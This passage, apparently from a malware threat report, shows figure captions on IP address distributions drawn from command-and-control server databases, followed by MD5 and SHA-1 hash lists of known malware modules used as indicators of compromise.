


Figure 22– Distributions of IP addresses in the stat5057 table of bannetwork.org, 2010-07-16- 2010-07-29




Figure 23– Distributions of IP addresses in the stat5058 table of bannetwork.org, 2010-07-16- 2010-07-29




Figure 24– Distributions of IP addresses in the statistic table of bannetwork.org, 2010-07-23- 2010-07-29




Figure 25– Distributions of IP addresses in the stat table of bannetwork.org, 2010-05-14- 2010-07-29




Figure 26– Distributions of IP addresses in the log table of bannetwork.org

3.4 Statistics from other C&C servers

Figure 27 – Distribution of IP addresses politnews, "getid" function, data 2012-10 to 2012-12-06




Figure 28– Distributions of IP addresses in the bots table of polit_new database




Figure 29– Distributions of IP addresses in the seansi table of polit_new database




Figure 30– Distributions of IP addresses in the seansi table of polit_agent_database




Figure 31– Distributions of IP addresses in bulbanews.org DreamLite DB error log, 2011-09-08-2013-03-13

4. Hashes of known malware modules

```
d21cabb0c00595cfe7a74607fd85954e *avicap32.dll (teamviewer)
0926bf7a4623d72311e43b16d667ae1a *DSC.exe (installer)
3299885cf257d6482ee0f2132585e9c6 *TeamViewer.ico (installer)

f445d90fdd7ab950adabc79451e57e2a *NetScanFiles_2.jpg (executable)
696f408af42071fbf1c60e6e50b60e09 *NetScanShares_2.jpg
341b430d96a06d9489fc49206a5b1cdd *SystemInfoSafe_2.jpg
5c7bf0bb019b6c2dcd7de61f89a2de2e *SystemInfo_2.jpg
cd56d04639dd395a035bc2a2e11f5d3d *bi.jpg
6b3a74728f8683c0fa14a2675e5364c6 *fileList_2.jpg
b3258020b9ab53a1635da844aed955ea *klg.jpg
5f7a067f280ac0312abfbd9ee35cb522 *sc_and_console.jpg
c75f7a3a1d1695797e1a55e1200a6044 *acxAgin.dll
0b74db5420416129ce82c65c03df337e *acxMonitor.exe

5c03228a7f9149b07fc7316d68119342 *planetnews_ode.ex
90e94213e30bbcc37ce5ba79442310bd *planetnews_odi.ex
ba7f9a2cec106773d17df4f571b4b8e8 *politenews_ct.ex
ba586d6e142aa9c6ca79aeee709456ed *politnews_201611_10.txt_ex
3962e531a76bb6ca4f95d5cc5566311a *politnews_201611_11.ex
0ea74e62f388289c29e6f33b7a24092c *politnews_201611_12.ex
0595cfd03a907848de03b153ce0b49e3 *politnews_201611_8.ex
6ce9d38bce3915f1bc007b24ed8921e8 *politnews_201611_9.ex
bbd2ffbe44cc3534dc0d1df533867777 *politnews_201617_10.ex
0ea74e62f388289c29e6f33b7a24092c *politnews_201617_11.ex
105717c09298da26f27efa132657b4b0 *politnews_201617_8.ex
966721bc07b1d561314dcc3286744dd9 *politnews_201617_9.ex
ce22d988e1023843474849176ceb18b9 *politnews_cp.ex
a34d3909ce3f91aa3ace63bbf29e6340 *politnews_di.ex
5c03228a7f9149b07fc7316d68119342 *politnews_fe.ex
17430f5e1af28e8c25dc34684e647c97 *politnews_ieh.ex
ebfb4a858b4c172b8f92bb4b8fa0b020 *politnews_kbas_201617_8.ex
22dd42246ebec969e1a9c608793a644e *politnews_n.ex
3b37f7e46d75398c03344c7f778d0e28 *politnews_nb.ex
0fdb2616920bfd47b7e1205f831261b3 *politnews_nsd.ex
ce22d988e1023843474849176ceb18b9 *politnews_ocp.ex
ba7f9a2cec106773d17df4f571b4b8e8 *politnews_oct.ex
3b37f7e46d75398c03344c7f778d0e28 *politnews_onb.ex
0f9c86ea21f37d0a3b8c842302c4b262 *politnews_otr.ex
9c2f495379b0b013a89eb6e1f8a6b717 *politnews_overlay_201606_9.ex
3b37f7e46d75398c03344c7f778d0e28 *politnews_overlay_203426_25.ex
3b37f7e46d75398c03344c7f778d0e28 *politnews_reqdis_201611_8.ex
3a6282107987adec9a768169ef77823f *politnews_sc_1.ex
0f9c86ea21f37d0a3b8c842302c4b262 *politnews_tr.ex
cbf6f449c54f11d4ac28fad203c1d88a *bi_1.ex
ed12789b2efc87c4f39fa2367755c835 *3.exe
d3aea67a9f189c1d1f8da9669dc693c8 *mod3_2.ex
a4b75778e89e9f69ea808e0fe257fa7a *atl_1 (module 3 parts)
a8488c36a9dcecff1c81fdbc89d21dff *atl_2
276f480ef79e86bcf83f7a2be6e91c9a *atl_3
```

```
b36c7479791c1c370c727b426185321a *atl_4
28442e848a200fb873b830c060c75616 *politnews_mod3_index4.hta (visual basic script)
9e8daad0b3591bf83c88048c82d00bfe *mod3_1.ex
72ec4047db89a70e5be7370a19bcd600 *CmdCapture.exe (probably legitimate)

01522d075c026b809a747cb44a10c885
708ceccae2c27e32637fd29451aef4a5
b0b59e2569fb1de00f76a8d234d2088a
22d9278c43700b82260a7ad212192ab6
539b0094e07e43bfced8a415ba5c84e3
```

Figure 32 – MD5 hash list

```
b7aeddaea76fa97fb2bab9c1c0a4a14038ad37c2 *avicap32.dll (teamviewer)
b23f0a628c0f612a38975ac4edbbf14b6b80ec91 *DSC.exe
9507ef76cdc79cd3de59c0770d166d6f9161ce2b *TeamViewer.ico

a37187a2f6bd3f3daf5db46e9058380f94fae7a4 *NetScanFiles_2.jpg (executable)
db0cbb2405749e9ad24cbe8d2da5e6e913ca51a9 *NetScanShares_2.jpg
ac3753635ac0fb9c05f52da5057fa32ee4da034d *SystemInfoSafe_2.jpg
7e9314629d8607948933eeb9c51f71ede30582c3 *SystemInfo_2.jpg
3438c55aa2e8b9a3c998b56cc16d034b7183f351 *bi.jpg
ed7dc72f00dcddf9aa89f77c778731216c3830e9 *fileList_2.jpg
e672d02adc947910a425691fab34eed13fd2fbc7 *klg.jpg
005b5a71c9b4afc45c404103584ae98ed033deef *sc_and_console.jpg
da5c7c3bb8f6ad3bde1f29e5f6a8bb640fecf09d *acxAgin.dll
890c4462d23777752e60b425de2ab5fdb379ae42 *acxMonitor.exe

4db050497d56c1537ec2787512a18da091027960 *planetnews_ode.ex
8d9fe12071906f05c9050cf20152dd9ae381d292 *planetnews_odi.ex
80144e50051431badda4ffaf4a8920617639d57e *politenews_ct.ex
a7c2399ce2dfed5bc4eb8549990c674b8afe8097 *politnews_201611_11.ex
172bc3c4cbf3c9187bcb0bc77e350af121b2c2d2 *politnews_201611_12.ex
1f129bc1f05a34434394c0991c11045b3310e535 *politnews_201611_8.ex
4a8187d66d1f62c274908d8995aa9eb2d64eeb47 *politnews_201611_9.ex
e42d74c081ad5b86cad7f14c17b605696c7a7a03 *politnews_201617_10.ex
172bc3c4cbf3c9187bcb0bc77e350af121b2c2d2 *politnews_201617_11.ex
1921f9fa117c19fabd8754350827210752893019 *politnews_201617_8.ex
7ccd60ba7310039a593cb97116b976a7dffa1bcc *politnews_201617_9.ex
841bedfd39276b1ac8eb0540d83e95c99833bc2f *politnews_cp.ex
3a6b892c53c881a77e67500ff4fe7f8630ef6ea3 *politnews_di.ex
4db050497d56c1537ec2787512a18da091027960 *politnews_fe.ex
6dded3f2cda4e7399081ea1b2eea5d60c8b0457a *politnews_ieh.ex
6b27de2258d5b6035f8a4692a638ad779bfdfef9 *politnews_kbas_201617_8.ex
95a80fcfa8d278e340e931bcc24f144023114e53 *politnews_n.ex
59cbf6e6f6e92a4998dc54e6a7905590df875653 *politnews_nb.ex
39c5e44f0b836d2244293829486d45a2b3ada63b *politnews_nsd.ex
841bedfd39276b1ac8eb0540d83e95c99833bc2f *politnews_ocp.ex
80144e50051431badda4ffaf4a8920617639d57e *politnews_oct.ex
59cbf6e6f6e92a4998dc54e6a7905590df875653 *politnews_onb.ex
4205fd58209968b173adaf5e8d2fb57343b06e60 *politnews_otr.ex
63d9622578205bca62aa2f1b35c930a4d2923d18 *politnews_overlay_201606_9.ex
59cbf6e6f6e92a4998dc54e6a7905590df875653 *politnews_overlay_203426_25.ex
59cbf6e6f6e92a4998dc54e6a7905590df875653 *politnews_reqdis_201611_8.ex
7d1c331b8920e3f4a1bad126b12552f0c3e44ca4 *politnews_sc_1.ex
4205fd58209968b173adaf5e8d2fb57343b06e60 *politnews_tr.ex
00f7e6d60360f066c9c184284f0f4e233e0d8658 *bi_1.ex
```

```
c21fddbb247813f0742c34f9e9678acef58150a7 *3.exe
080895aee628835628a15a94747d456517aac2b8 *mod3_2.ex
53f0d9ea073749f808e0453cf52c225da8e08627 *atl_1
